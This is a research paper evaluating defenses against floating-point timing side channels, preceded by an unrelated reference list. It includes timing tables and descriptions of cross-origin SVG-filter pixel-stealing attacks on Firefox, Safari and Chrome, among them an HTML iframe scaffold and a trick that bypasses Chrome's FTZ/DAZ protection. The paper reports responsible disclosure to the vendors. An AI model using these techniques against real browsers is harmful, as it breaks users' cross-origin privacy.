[12] HAMMARLUND, P., MARTINEZ, A. J., BAJWA, A. A., HILL, D. L., HALLNOR, E., JIANG, H., DIXON, M., DERR, M., HUNSAKER, M., KUMAR, R., ET AL. Haswell: The fourth-generation intel core processor. *IEEE Micro 34*, 2 (2014), 6–20.

[13] HAMMOND, L., WONG, V., CHEN, M., CARLSTROM, B. D., DAVIS, J. D., HERTZBERG, B., PRABHU, M. K., WIJAYA, H., KOZYRAKIS, C., AND OLUKOTUN, K. Transactional memory coherence and consistency. In *ACM SIGARCH Computer Architecture News* (2004), vol. 32, IEEE Computer Society, p. 102.

[14] HERLIHY, M., AND MOSS, J. E. B. *Transactional memory: Architectural support for lock-free data structures*, vol. 21. ACM, 1993.

[15] HU, W.-M. Reducing timing channels with fuzzy time. *Journal of Computer Security 1*, 3-4 (1992), 233–254.

[16] İNCI, M. S., GULMEZOGLU, B., IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. Cache attacks enable bulk key recovery on the cloud. In *Cryptographic Hardware and Embedded Systems (CHES), Proceedings of the 18th International Conference on* (2016).

[17] INTEL. Desktop 4th generation Intel Core processor family, desktop Intel Pentium processor family, and desktop Intel Celeron processor family: specification update. Revision 036US, page 67.

[18] INTEL. Improving real-time performance by utilizing Cache Allocation Technology. Tech. rep., Intel Corporation, 2015.

[19] INTEL. *Intel 64 and IA-32 architectures software developer's manual*. September 2016.

[20] INTEL. ARK — your source for Intel product specifications, Jan 2017. https://ark.intel.com.

[21] IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. S$A: a shared cache attack that works across cores and defies VM sandboxing - and its application to AES. In *Security and Privacy (SP), 2015 IEEE Symposium on* (2015).

[22] IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. Systematic reverse engineering of cache slice selection in Intel processors. In *Digital System Design (DSD), 2015 Euromicro Conference on* (2015).

[23] IRAZOQUI, G., INCI, M. S., EISENBARTH, T., AND SUNAR, B. Lucky 13 strikes back. In *Information, Computer, and Communications Security, Proceedings of the 10th ACM Symposium on* (2015).

[24] JANG, Y., LEE, S., AND KIM, T. Breaking kernel address space layout randomization with Intel TSX. In *Computer and Communcications Security, Proceedings of the 23rd ACM Conference on* (2016).

[25] KAYAALP, M., ABU-GHAZALEH, N., PONOMAREV, D., AND JALEEL, A. A high-resolution side-channel attack on last-level cache. In *Design Automation Conference (DAC), Proceedings of the 53rd* (2016).

[26] KIM, T., PEINADO, M., AND MAINAR-RUIZ, G. STEALTHMEM: system-level protection against cache-based side channel attacks in the cloud. In *Proceedings of the 21st USENIX Security Symposium* (2012).

[27] KOHLBRENNER, D., AND SHACHAM, H. Trusted browsers for uncertain times. In *Proceedings of the 25th USENIX Security Symposium* (2016).

[28] LIU, F., GE, Q., YAROM, Y., MCKEEN, F., ROZAS, C., HEISER, G., AND LEE, R. B. CATalyst: Defeating last-level cache side channel attacks in cloud computing. In *High-Performance Computer Architecture (HPCA), IEEE Symposium on* (2016).

[29] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-level cache side-channel attacks are practical. In *Security and Privacy (SP), 2015 IEEE Symposium on* (2015).

[30] MARSHALL, A., HOWARD, M., BUGHER, G., AND HARDEN, B. Security best practices for developing Windows Azure applications. Tech. rep., Microsoft Corp., 2010.

[31] MARTIN, R., DEMME, J., AND SETHUMADHAVAN, S. TimeWarp: rethinking timekeeping and performance monitoring mechanisms to mitigate side-channel attacks. In *International Symposium on Computer Architecture (ISCA), Proceedings of the 39th Annual* (2012).

[32] MAURICE, C., LE SCOUARNEC, N., NEUMANN, C., HEEN, O., AND FRANCILLON, A. Reverse engineering Intel last-level cache complex addressing using performance counters. In *Research in Attacks, Intrusions, and Defenses (RAID), Proceedings of the 18th Symposium on* (2015).

[33] OREN, Y., KEMERLIS, V. P., SETHUMADHAVAN, S., AND KEROMYTIS, A. D. The spy in the sandbox: practical cache attacks in javascript and their implications. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015).

[34] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache attacks and countermeasures: the case of AES. In *Proceedings of the 2006 Cryptographers' Track at the RSA Conference on Topics in Cryptology* (2006).

[35] PERCIVAL, C. Cache missing for fun and profit. In *BSDCan 2005* (2005).

[36] RAJWAR, R., AND GOODMAN, J. R. Transactional lock-free execution of lock-based programs. In *Proceedings of the 10th International Conference on Architectural Support for Programming Languages and Operating Systems* (2002).

[37] SHAVIT, N., AND TOUITOU, D. Software transactional memory. *Distributed Computing 10*, 2 (1997), 99–116.

[38] TULLSEN, D. M., EGGERS, S. J., AND LEVY, H. M. Simultaneous multithreading: Maximizing on-chip parallelism. In *ACM SIGARCH Computer Architecture News* (1995), vol. 23, ACM, pp. 392–403.

[39] VATTIKONDA, B. C., DAS, S., AND SHACHAM, H. Eliminating fine-grained timers in Xen. In *Cloud Computing Security Workshop (CCSW), Proceedings of the 3rd ACM* (2011).

[40] WANG, Z., AND LEE, R. B. New cache designs for thwarting software cache-based side channel attacks. In *International Symposium on Computer Architecture (ISCA), Proceedings of the 34th* (2007).

[41] WANG, Z., QIAN, H., LI, J., AND CHEN, H. Using restricted transactional memory to build a scalable in-memory database. In *European Conference on Computer Systems (EuroSys), Proceedings of the Ninth* (2014).

[42] YAROM, Y. Mastik: a micro-architectural side-channel toolkit. `http://cs.adelaide.edu.au/~yval/Mastik`. Version 0.02.

[43] YAROM, Y., AND FALKNER, K. FLUSH+RELOAD: a high-resolution, low-noise, L3 cache side-channel attack. In *Proceedings of the 23rd USENIX Security Symposium* (2014).

[44] YAROM, Y., GE, Q., LIU, F., LEE, R. B., AND HEISER, G. Mapping the Intel last-level cache, 2015. http://eprint.iacr.org.

[45] YEN, L., BOBBA, J., MARTY, M. R., MOORE, K. E., VOLOS, H., HILL, M. D., SWIFT, M. M., AND WOOD, D. A. Logtm-se: Decoupling hardware transactional memory from caches. In *High Performance Computer Architecture, 2007. HPCA 2007. IEEE 13th International Symposium on* (2007), IEEE, pp. 261–272.

[46] ZHANG, T., ZHANG, Y., AND LEE, R. B. Cloudradar: a real-time side-channel attack detection system in clouds. In *Research in Attacks, Intrusions, and Defenses (RAID), Proceedings of the 19th Symposium on* (2016).

On the effectiveness of mitigations against floating-point timing channels

David Kohlbrenner*
UC San Diego

Hovav Shacham†
UC San Diego

Abstract

The duration of floating-point instructions is a known timing side channel that has been used to break Same-Origin Policy (SOP) privacy on Mozilla Firefox and the Fuzz differentially private database. Several defenses have been proposed to mitigate these attacks.

We present detailed benchmarking of floating point performance for various operations based on operand values. We identify families of values that induce slow and fast paths beyond the classes (normal, subnormal, etc.) considered in previous work, and note that different processors exhibit different timing behavior.

We evaluate the efficacy of the defenses deployed (or not) in Web browsers to floating point side channel attacks on SVG filters. We find that Google Chrome, Mozilla Firefox, and Apple's Safari have insufficiently addressed the floating-point side channel, and we present attacks for each that extract pixel data cross-origin on most platforms.

We evaluate the vector-operation based defensive mechanism proposed at USENIX Security 2016 by Rane, Lin and Tiwari and find that it only reduces, not eliminates, the floating-point side channel signal.

Together, these measurements and attacks cause us to conclude that floating point is simply too variable to use in a timing security sensitive context.

1 Introduction

The time a modern processor takes to execute a floating-point instruction can vary with the instruction's operands. For example, subnormal floating-point values consumed or produced by an instruction can induce an order-of-magnitude execution slowdown. In 2015, Andrysco et al. [2] exploited the slowdown in subnormal processing to break the privacy guarantees of a differentially private database system and to mount pixel-stealing attacks against Firefox releases 23–27. In a pixel-stealing attack, a malicious web page learns the contents of a web page presented to a user's browser by a different site, in violation of the browser's origin-isolation guarantees.

Andrysco et al. proposed mitigations against floating-point timing attacks:

- Replace floating-point computations with fixed-point computations relying on the processor's integer ALU.
- Use processor flags to cause subnormal values to be treated as zero, avoiding slowdowns associated with subnormal values.
- Shift sensitive floating-point computations to the GPU or other hardware not known to be vulnerable.

At USENIX Security 2016, Rane, Lin, and Tiwari [15] proposed additional mitigations:

- Use program analysis to identify floating-point operations whose inputs cannot be subnormal; these operations will not experience subnormal slowdowns.
- Run floating-point operations whose inputs might be subnormal on the the processor's SIMD unit, loading the a SIMD lane with a dummy operation chosen to induce consistent worst-case execution time.

Rane, Lin, and Tiwari implemented their proposed mitigations in a research prototype Firefox browser. Variants of the Andrysco et al. mitigations have been adopted in the latest versions of Firefox, Safari, and Chrome.

We evaluate how effective the proposed mitigations are at preventing pixel stealing. We find that, other than avoiding the floating point unit altogether, the proposed mitigations are *not effective* at preventing pixel stealing — at best, they reduce the rate at which pixels can be read. Our attacks make use of details of floating point performance beyond the subnormal slowdowns observed by Andrysco et al.

Our contributions are as follows:

1. We give a more refined account of how floating-point instruction timing varies with operand values than did Andrysco et al. In particular, we show that operands with a zero exponent or significand induce small but exploitable speedups in many operations.
2. We evaluate the SIMD defense proposed by Rane, Lin, and Tiwari, giving strong evidence that processors execute the two operations sequentially, not in parallel.

*dkohlbre@cs.ucsd.edu
†hovav@cs.ucsd.edu

Format Name	Size Bits	Subnormal Min	Normal Min	Normal Max
Half	16	$6.0e{-}8$	$6.10e{-}5$	$6.55e4$
Single	32	$1.4e{-}45$	$1.18e{-}38$	$3.40e38$
Double	64	$4.9e{-}324$	$2.23e{-}308$	$1.79e308$

Figure 1: IEEE-754 Format type ranges (Reproduced with permission from [2])

3. We revisit browser implementations of SVG filters two years after the Andrysco et al. attacks. Despite attempts at remediation, we find that the latest versions of Chrome, Firefox, and Safari are all vulnerable to pixel-stealing attacks.

4. We show that subnormal values induce slowdowns in CUDA calculations on modern Nvidia GPUs.

Taken together, our findings demonstrate that the floating point units of modern processors are more complex than previously realized, and that defenses that seek to take advantage of that unit without creating timing side channels require careful evaluation.




Figure 2: IEEE-754 single precision float

Ethics and disclosure. We have disclosed the pixel-stealing attacks we found to Apple, Google, and Mozilla. Mozilla has already committed to deploying a patch. We will give Apple and Google adequate time to patch before publishing our findings.

2 Background

Many floating point instructions are known to exhibit performance differences based on the operands. Andrysco et al. [2] leveraged these timing differences to defeat the claimed privacy guarantees of two systems: Mozilla Firefox (versions 23–27) and the Fuzz differentially private database. Andrysco et al.'s attack on Firefox, and the attacks on browsers we present, use SVG filter timing to break the Same-Origin Policy, an idea introduced by Stone [16] and Kotcher et al. [13].

2.1 IEEE-754 floating point

For the purposes of this paper we will refer to floating point, floats, and doubles to mean the IEEE-754 floating point standard (see Figure 1) unless otherwise specified. The floating point unit (FPU) accessed via Intel's single scalar Streaming SIMD (Single Instruction, Multiple Data) Extensions (SSE) instructions adheres to this standard on all processors we discuss. We omit discussion of the x87 legacy FPU that is still accessible on a modern x86_64 processor.

The IEEE-754 floating point standard is the most common floating point implementation available on commodity CPUs. Figure 2 shows the layout of the IEEE-754 single precision float and the value calculation. Note that the actual exponent used in the 2^{exp} portion is $exponent - bias$ where the bias is half the unsigned maximum value of the exponent's range. This format allows for the full range of positive and negative exponent values to be represented easily. If the exponent has any non 0 bits the value is *normal*, and the significand has an implicit leading 1 bit. If the exponent is all 0 bits (i.e., $exponent - bias = -bias$) then the value is *subnormal*, and there is no implicit leading 1 bit. As shown in figure 1 this means that subnormal values are fantastically small. Subnormal values are valuable because they enable gradual underflow for floating point computations. Gradual underflow guarantees that given any two floats, $a \neq b$, there exists a floating point value $c \neq 0$ that is the difference $a - b = c$. The use of this property is demonstrated by the simple pseudocode "if $a \neq b$ then $x \big/ (a-b)$," which does not expect to generate an infinity by dividing by zero. Without subnormals the IEEE-754 standard could not guarantee gradual underflow for normals and a number of adverse scenarios such as the one above can occur. As Andrysco et al. [2] observe, subnormal values do not frequently arise, and special hardware or microcode is used to handle them on most CPUs.

Andrysco et al.'s attacks made use of the substantial timing differences between operations on subnormal (or denormal) floating point values and on normal floating point values. See Figure 8 for a list of non-normal IEEE-754 value types. In this paper we present additional benchmarks that demonstrate that (smaller) timing differences arise from more than just subnormal operands. Section 3 describes our benchmarking results.

2.2 SVG floating point timing attacks

Andrysco et al. [2] presented an attack on Firefox SVG filters that is very similar to the attacks detailed later in this paper. Thus, we provide an overview of how that attack works for reference.

Figure 3 shows the workflow of the SVG timing attack.

1. The attacking page creates a large `<iframe>` of the victim page inside of a container `<div>`

2. The container `<div>` is sized to 1x1 pixel and can be scrolled to the current target pixel




Figure 3: Cross-Origin SVG Filter Pixel Stealing Attack in Firefox, reproduced from [2] with permission

	0.0	1.0	1e10	1e+30	1e-30	1e-41	1e-42	256	257
	Cycle count								
0.0	6.57	6.57	6.60	6.58	6.59	6.57	6.59	6.58	6.59
1.0	6.59	6.59	6.59	6.57	6.56	130.90	130.85	6.58	6.57
1e10	6.57	6.59	6.58	6.59	6.56	130.90	130.91	6.58	6.58
1e+30	6.59	6.56	6.58	6.59	6.57	130.90	130.91	6.59	6.58
1e-30	6.57	6.59	6.59	6.57	6.59	6.59	6.58	6.58	6.57
1e-41	6.56	130.90	130.89	130.87	6.56	6.57	6.57	130.96	130.90
1e-42	6.59	130.89	130.88	130.90	6.57	6.58	6.57	130.85	130.89
256	6.58	6.58	6.55	6.57	6.58	130.92	130.88	6.57	6.56
257	6.56	6.55	6.59	6.58	6.57	130.89	130.88	6.57	6.58

Figure 4: Multiplication timing for single precision floats on Intel i5-4460

on the `<iframe>` using the `scrollTop` and `scrollLeft` properties.

3. The target pixel is duplicated into a larger container `<div>` using the `-moz-element` CSS property. This creates a `<div>` that is arbitrarily sized and consists only of copies of the target pixel.

4. The SVG filter that runs in variable time (`feConvolveMatrix`) is applied to the the pixel duplication `<div>`

5. The rendering time of the filter is measured using `requestAnimationFrame` to get a callback when the next frame is completed and `performance.now` for high resolution timing.

6. The rendering time is compared to the threshold determined during the learning phase and categorized as white or black.

Since the targeted `<iframe>` and the attacker page are on different origins, the attacking page should not be able to learn any information about the `<iframe>`'s content. However, since the rendering time of the SVG filter is visible to the attacker page, and the rendering time is dependent on the `<iframe>` content, the attacking page is able to violate this policy and learn pixel information.

3 New floating point timing observations

Andryso et al. [2] presented a number of timing variations in floating point computation based on subnormal and special value arguments. We expand this category to note that *any* value with a zero significand or exponent exhibits different timing behavior on most Intel CPUs.

Figure 9 shows a summary of our findings for our primary test platform running an Intel i5-4460 CPU. Unsurprisingly, double precision floating point numbers show more types of, and larger amounts of, variation than single precision floats.

Figures 4, 5, 6, and 7 are crosstables showing average cycle counts for division and multiplication on double and single precision floats on the Intel i5-4460. We refer to the type of operation (add, subtract, divide, etc) as the operation, and the specific combination of operands

Dividend	Divisor 0.0	1.0	1e10	1e+30	1e-30	1e-41	1e-42	256	257
	Cycle count								
0.0	6.55	6.50	6.58	6.57	6.54	6.57	6.56	6.58	6.59
1.0	6.58	6.58	6.58	6.57	6.57	152.59	152.57	6.59	6.60
1e10	6.58	6.58	6.58	6.59	6.58	152.57	152.56	6.56	6.58
1e+30	6.57	6.57	6.59	6.57	6.56	152.59	152.51	6.58	6.60
1e-30	6.57	6.57	155.37	6.57	6.58	152.54	152.59	6.57	6.54
1e-41	6.58	149.75	6.57	6.56	152.56	152.57	152.59	149.72	152.55
1e-42	6.59	149.72	6.56	6.56	152.60	152.56	152.49	149.74	152.54
256	6.58	6.60	6.56	6.60	6.55	152.53	152.70	6.58	6.58
257	6.58	6.58	6.57	6.57	6.54	152.59	152.51	6.57	6.55

Figure 5: Division timing for single precision floats on Intel i5-4460

	0.0	1.0	1e10	1e+200	1e-300	1e-42	256	257	1e-320
	Cycle count								
0.0	6.59	6.56	6.59	6.58	6.58	6.57	6.58	6.59	6.57
1.0	6.57	6.59	6.55	6.57	6.57	6.56	6.56	6.56	130.89
1e10	6.55	6.55	6.56	6.58	6.56	6.56	6.56	6.57	130.95
1e+200	6.55	6.57	6.56	6.58	6.59	6.53	6.55	6.58	130.92
1e-300	6.51	6.57	6.56	6.59	6.57	6.57	6.55	6.58	6.54
1e-42	6.55	6.57	6.55	6.57	6.55	6.58	6.58	6.58	6.55
256	6.58	6.53	6.56	6.54	6.56	6.56	6.58	6.57	130.94
257	6.59	6.57	6.60	6.56	6.58	6.56	6.57	6.59	130.90
1e-320	6.59	130.90	130.92	130.94	6.59	6.58	130.95	130.91	6.56

Figure 6: Multiplication timing for double precision floats on Intel i5-4460

and operation as the computation. Cells highlighted in blue indicate computations that averaged 1 cycle higher than the mode across all computations for that operation. Cells in orange indicate the same for 1 cycle less than the mode. Bold face indicates a computation that had a standard deviation of >1 cycle (none of the tests on the Intel i5-4460 had standard deviations above 1 cycle). All other crosstables in this paper follow this format unless otherwise noted.

We run each computation (operation and argument pair) in a tight loop for 40,000,000 iterations, take the total number of CPU cycles during the execution, remove loop overheads, and find the average cycles per computation. This process is repeated for each operation and argument pair and stored. Finally, we run the entire testing apparatus 10 times and store all the results. Thus, we execute each computation 400,000,000 times split into 10 distinct samples. This apparatus measures the steady-state execution time of each computation.

The entirety of our data across multiple generations of Intel and AMD CPUs, as well as tools and instructions for generating this data, are available at `https://cseweb.ucsd.edu/~dkohlbre/floats`.

It is important to note that the Andrysco et al. [2] focused on the performance difference between subnormal and normal operands, while we observe that there are additional classes of values worth examining. The specific differences on powers-of-two are more difficult to detect with a naive analysis as they cause a slight speedup when compared to the massive slowdown of subnormals.

4 Fixed point defenses in Firefox

In version 28 Firefox switched to a new set of SVG filter implementations that caused the attack presented by Andrysco et al. [2] to stop functioning. Many of these implementations no longer used floating point math, instead using their own fixed point arithmetic.

As the `feConvolveMatrix` implementation now consists entirely of integer operations, we cannot use floating point timing side channels to exploit it. We instead examined a number of the other SVG filter implementations and found that several had not yet been ported to the new fixed point implementation, such as the lighting filters.

Dividend	Divisor 0.0	1.0	1e10	1e+200	1e-300	1e-42	256	257	1e-320
	Cycle count								
0.0	6.56	6.59	6.58	6.55	6.57	6.58	6.57	6.57	6.59
1.0	6.58	6.58	12.19	12.17	12.22	12.24	6.57	12.24	165.76
1e10	6.58	6.55	12.25	12.20	12.23	12.25	6.57	12.22	165.81
1e+200	6.60	6.60	12.25	12.20	12.22	12.22	6.58	12.24	165.79
1e-300	6.59	6.57	175.22	12.24	12.17	12.22	6.52	12.23	165.83
1e-42	6.60	6.53	12.23	12.22	12.21	12.24	6.58	12.21	165.79
256	6.57	6.55	12.24	12.20	12.20	12.20	6.53	12.22	165.79
257	6.55	6.58	12.24	12.22	12.24	12.23	6.56	12.21	165.80
1e-320	6.56	150.73	165.79	6.59	165.78	165.76	150.66	165.80	165.78

Figure 7: Division timing for double precision floats on Intel i5-4460

Value	Exponent	Significand
Zero	All Zeros	Zero
Infinity	All Ones	Zero
Not-a-Number	All Ones	Non-zero
Subnormal	All Zeros	Non-zero

Figure 8: IEEE-754 Special Value Encoding (Reproduced with permission from [2])

Operation	Default	FTZ & DAZ	-ffast-math
Single Precision			
Add/Sub	–	–	–
Mul	S	–	–
Div	S	–	–
Sqrt	M	Z	–
Double Precision			
Add/Sub	–	–	–
Mul	S	–	–
Div	M	Z	Z
Sqrt	M	Z	Z

Figure 9: Observed sources of timing differences under different settings on an Intel i5-4460. – : no variation, S : Subnormals are slower, Z : all zero exponent or significand values are faster, M : mixture of several effects

4.1 Fixed point implementation

The fixed point implementation used in Firefox SVG filters is a simple 32-bit format with no Not-a-Number, Infinity, or other special case handling. Since they make use of the standard add/subtract/multiply operations for 32-bit integers, we know of no timing side channels based on operands for this implementation. Integer division is known to be timing variable based on the upper 32-bits of 64-bit operands, but none of the filters can generate intermediate values requiring the upper 32-bits. Thus, none of the filters we examined using fixed point had any instruction data timing based side channels. Handling the full range of floating point functionality in a fixed point and constant time way is expensive and complex, as seen in [2].

A side effect of a simple implementation is that it cannot handle more complex operations that could induce NaNs or infinities and must process them.

4.2 Lighting filter attack

Our Firefox SVG timing attack makes use of the `feSpecularLighting` lighting model with an `fePointLight`. This particular filter in this configuration is not ported to fixed point, and performs a scaling operation over the input alpha channel. The `surfaceScale` property in `feSpecularLighting` controls this scaling operation and can be set to an arbitrary floating point value when creating the filter. With this tool, we perform the following attack similar to the one in section 2.2. We need only to modify step 4 as seen below to enable the use of the new lighting filter attack.

1. Steps 1-3 are the same as section 2.2.

   4.1. Apply an `feColorMatrix` to the pixel multiplier `<div>` that sets the alpha channel based entirely on the input color values. This sets the alpha channel to 1 for a black pixel input, and 0 for a white pixel input.

   4.2. Apply the timing variable `feSpecularLighting` filter with a subnormal `surfaceScale` and an attached `fePointLight` as the timing vulnerable filter.

5. Steps 5 and 6 are the same as section 2.2.

In this case, we differentiate between n^2 multiplications of *subnormal* $\times$ 0 (black) vs *subnormal* $\times$ 1 (white) where n is the width/height of the copied pixel <div>. Since our measurements show a difference of 7 cycles vs 130 cycles for each multiplication (see Figure 4), we can easily detect this difference once we scale n enough that the faster white pixel case takes longer than 16ms (circa $n = 200$) in our tests. We need to cross this 16ms threshold as frames take a minimum of 16ms to render (60fps) on our test systems.

In our tests on an Intel i5-4460 with Firefox 49+ we were able to consistently obtain $> 99\%$ accuracy (on black and white images) at an average of 17ms per pixel. This is approximately as fast as an attack using this method can operate, since Firefox animates at a capped 60fps on all our test systems.

We notified Mozilla of this attack and they are working on a comprehensive solution. Firefox has patched the `surfaceScale` based attack on the `feSpecularLighting` filter in Firefox 52 and assigned the attack CVE-2017-5407.

5 Safari

At the time of writing this paper, Safari has not implemented any defensive mechanisms that hamper the SVG timing attack presented in [2]. Thus, with a rework of the attack framework, we are able to modify the attack presented in Andrysco et al against the `feConvolveMatrix` filter for Firefox 25 to work against current Safari.

Webkit (Safari) uses its own SVG filter implementations not used in other browsers. None of the SVG filters had GPU support at the time of this paper, but some CSS transforms could be GPU accelerated.

The Webkit `feConvolveMatrix` filter is implemented in the obvious way; multiply each kernel sized pixel region against the kernel element-by-element, sum, and divide the result by the divisor. We can therefore cause operations with 0×subnormal or normal×subnormal depending on the target pixel. Since as we have seen these can a 0×subnormal can be 21× faster than a subnormal times a normal, we can easily detect the difference between executing over a black pixel or a white pixel.

We have disclosed the attack to Apple, and discussed options for entirely disabling cross-origin SVG filtering. Apple is working to address the issue.

We have removed details on the needed technical modifications to the attack for Safari as a patch is not yet available for all users. A full description of the modifications required for the Safari variant will be released upon a patch being available.

6 DAZ/FTZ FPU flag defenses in Chrome

Google Chrome implements CSS and SVG filter support through the Skia [1] graphics library. As of July of 2016, when executing Skia filters on the CPU, Chrome enables an FPU control flag based countermeasure to timing attacks. Specifically, Chrome enables the Flush-to-Zero (FTZ) and Denormals-are-Zero (DAZ) flags.

These flags are two of the many FPU control flags that can be set. Flags determine options such as when to set a floating point exception, what rounding options to use, and how to handle subnormals. The FTZ flag indicates to the FPU that whenever it would produce a subnormal as the result of a calculation, it instead produces a zero. The DAZ flag indicates to the FPU that any subnormal operand should be treated as if it were zero in the computation. Generally these flags are enabled together as a performance optimization to avoid any use or generation of subnormal values. However, these flags break strict IEEE-754 compatibility and so some compilers do not enable them without specific optimization flags. In the case of Chrome, FTZ and DAZ are enabled and disabled manually in the Skia rendering path.

6.1 Attacking Chrome

We present a cross-origin pixel stealing attack for Google Chrome using the `feConvolveMatrix` filter. As in our previous attacks, we observe the timing differences between white and black pixels rendered with a specific convolution matrix. This attack works without any changes on all major platforms for Chrome that support GPU acceleration. We have tested it on Windows 10 (Intel i7-6700k), Ubuntu Linux 16.10 (Intel i5-4460), OSX 10.11.6 (Intel i7-3667U Macbook Air), and a Chromebook Pixel LS ChromeOS 55.0.2883.105 (i7-5500U) on versions of Chrome from 54-56. The attack is very similar to the one detailed in section 2.2 and figure 3.

Unlike Firefox, we cannot trivially supply subnormal value like “1e-41”, as the Skia SVG float parsing code treats them as 0s. The float parsing in Skia attempts to avoid introducing subnormal values by disallowing exponents ≤ -37. Thus we use the value $0.0000001e-35$ or simply the fully written out form, which is correctly parsed into a subnormal value. Since the FTZ and DAZ flags are set only on entering the Skia rendering code, the parsing is not subject to these flags and we can always successfully generate subnormals at parse time.

The largest obstacle we bypass is the use of the FTZ and DAZ control flags. These flags reduce the precision and representable space of floats, but prevent any performance impact caused by subnormals for these filters in our experiments. As shown in section 3 even with these flags enabled the `div` and `sqrt` operations still have timing variation. Unfortunately none of the current SVG filter implementations we examined have tight division

```
<div id="pixel" style="width:500px;height:500px;overflow:hidden">
  <div id="scroll" style="width:1px; height:1px; overflow:hidden; transform:scale(600.0);
      margin:249px auto">
  <iframe id="frame" position="absolute" frameborder="0" scrolling="no" src="TARGET_URL"/>
  </div>
</div>
```

Figure 10: HTML and style design for the pixel multiplying structure used in our attacks on Safari and Chrome

	Divisor								
Dividend	0.0	1.0	1e10	1e+200	1e-300	1e-42	256	257	1e-320
	Cycle count								
0.0	6.58	6.59	6.58	6.55	6.59	6.54	6.54	6.56	6.56
1.0	6.55	6.55	12.23	12.19	12.22	12.22	6.56	12.25	6.56
1e10	6.58	6.59	12.22	12.22	12.21	12.21	6.59	12.23	6.59
1e+200	6.57	6.59	12.22	12.20	12.17	12.21	6.58	12.17	6.57
1e-300	6.59	6.57	12.18	12.23	12.24	12.22	6.59	12.24	6.57
1e-42	6.58	6.56	12.21	12.25	12.23	12.18	6.56	12.21	6.58
256	6.57	6.60	12.20	12.22	12.24	12.24	6.57	12.23	6.54
257	6.57	6.58	12.22	12.23	12.25	12.20	6.57	12.23	6.58
1e-320	6.57	6.58	6.60	6.51	6.59	6.57	6.58	6.55	6.58

Figure 11: Division timing for double precision floats on Intel i5-4460+FTZ/DAZ

loops over doubles, or tight square root operations over floats. Thus, our attack must circumvent the use of the FTZ and DAZ flags altogether.

Chrome enables the FTZ and DAZ control flags whenever a filter is set to run on the CPU, which disallows our Firefox or Safari attacks from applying directly to Chrome. However, we found that the FTZ and DAZ flags are not set when a filter is going to execute on the GPU. This would normally only be useful for a GPU-based attack but we can force the `feConvolveMatrix` filter to abort from GPU acceleration at the last possible moment and fall back to the CPU implementation by having a kernel matrix over the maximum supported GPU size of 36 elements. Chrome does not enable the FTZ and DAZ flags when it executes this fallback, allowing our timing attack to use subnormal values.

We force the target `<div>` to start on the GPU rendering path by applying a CSS `transform:rotateY()` to it. This is a well known trick for causing future animations and filters to be performed on the GPU, and it works consistently. Without this, the `feConvolveMatrix` GPU implementation would never fire, as it will not choose the GPU over the CPU on its own. It is only because of our ability to force CPU fallback with the FTZ and DAZ flags disabled that allows our CPU Chrome attack to function.

Note that even if FTZ/DAZ are enabled in all cases there are still scenerios that show timing variation as seen in figures 11 and 9. Chrome's Skia configuration currently uses single precision floats, and thus only need avoid sqrt operations as far as we know. However, any use of double precision floats will additionally require avoidance of division. We did not observe any currently vulnerable uses of single precision sqrt, or of double precision floating point operations in the Skia codebase.

We notified Google of this attack and a fix is in progress.

6.2 Frame timing on Chrome

An additional obstacle to our Chrome attack was obtaining accurate frame render times. Unlike on Firefox or Safari, adding a filter to a `<div>`'s style and then calling `getAnimationFrame` is insufficient to be sure that the time until the callback occurs will accurately represent the rendering time of the filter. In fact, the frame that the filter is actually rendered on differs by platform and is not consistent on Linux. We instead run algorithm 1 to get the approximate rendering time of a given frame. Since we only care about the relative rendering time between white and black pixels, the possibly extra time included doesn't matter as long as it is moderately consistent. This technique allowed our attack to operate on all tested platforms without modification.

7 Revisiting the effectiveness of Escort

Escort [15] proposes defenses against multiple types of timing side channels, notably a defense using SIMD vec-

Result: Duration of SVG filter rendering

```
total_duration = 0ms;
long_frame_seen = False;
while true do
    /* Wait for next frame                */
    requestAnimationFrame;
    if duration > 40ms then
        /* Long frame probably
           containing the SVG
           rendering occurred             */
        long_frame_seen = True;
        total_duration += duration;
    else
        if long_frame_seen then
            /* A short frame after a
               long frame                 */
            return total_duration;
        end
    end
    total_duration += duration;
end
```

Algorithm 1: How to measure SVG filter rendering times in Chrome

tor operations to protect against the floating point attack presented by Andrysco et al in [2].

Single Instruction, Multiple Data (SIMD) instructions are an extension to the x86_64 ISA designed to improve the performance of vector operations. These instructions allow 1-4 independent computations of the same operation (divide, add, subtract, etc) to be performed at once using large registers. By placing the first set of operands in the top half of the register, and the second set of operands in the bottom half, multiple computations can be easily performed with a single opcode. Intel does not provide significant detail about the execution of these instructions and does not provide guarantees about their performance behavior.

7.1 Escort overview

Escort performs several transforms during compilation designed to remove timing side channels. First, they modify 'elementary operations' (floating point math operations for the purpose of this paper). Second, they perform a number of basic block linearizations, array access changes, and branch removals to transform the control flow of the program to constant time and minimize side effects.

We do not evaluate the efficacy of the higher level control flow transforms and instead evaluate only the elementary operations.

Escort's tool is to construct a set of dummy operands (the *escort*) that are computed at the same time as the

Operation	Default	`libdrag`
Single Precision		
Add/Sub	–	–
Mul	S	–
Div	S	Z
Sqrt	M	Z
Double Precision		
Add/Sub	–	–
Mul	S	–
Div	M	Z
Sqrt	M	Z

Figure 12: Timing differences observed for `libdrag` vs default operations on an Intel i5-4460. – : no variation, S : Subnormals are slower, Z : all zero exponent or significand values are faster, M : mixture of several effects

Operation	Default	`libdrag`
Single Precision		
Add/Sub	S	S
Mul	S	–
Div	S	–
Sqrt	S	–
Double Precision		
Add/Sub	S	S
Mul	S	–
Div	S	–
Sqrt	S	–

Figure 13: Timing differences observed for `libdrag` vs default operations on an AMD Phenom II X2 550. – : no variation, S : Subnormals are slower, Z : all zero exponent or significand values are faster, M : mixture of several effects

secret operands to obscure the running time of the secret operands. Escort places the dummy arguments in one lane of the SIMD instruction, and the sensitive arguments in another lane. Since the instruction only retires when the full set of computations are complete, the running time of the entire operation is hypothesized to be dependent only on the slowest operation. This is true if and only if the different lanes are computed in parallel. To obscure the running time of the sensitive operands, Escort places two subnormal arguments in the dummy lane of all modified operations under the assumption that this will exercise the slowest path through the hardware.

Escort will replace most floating point operations it encounters. However, if it can prove (using the Z3 SMT solver [4]) that the operation will never have subnormal values as operands it declines to replace the operation. This means that if a function filters out subnormals be-

Dividend	Divisor 0.0	1.0	1e10	1e+200	1e-300	1e-42	256	257	1e-320
	Cycle count								
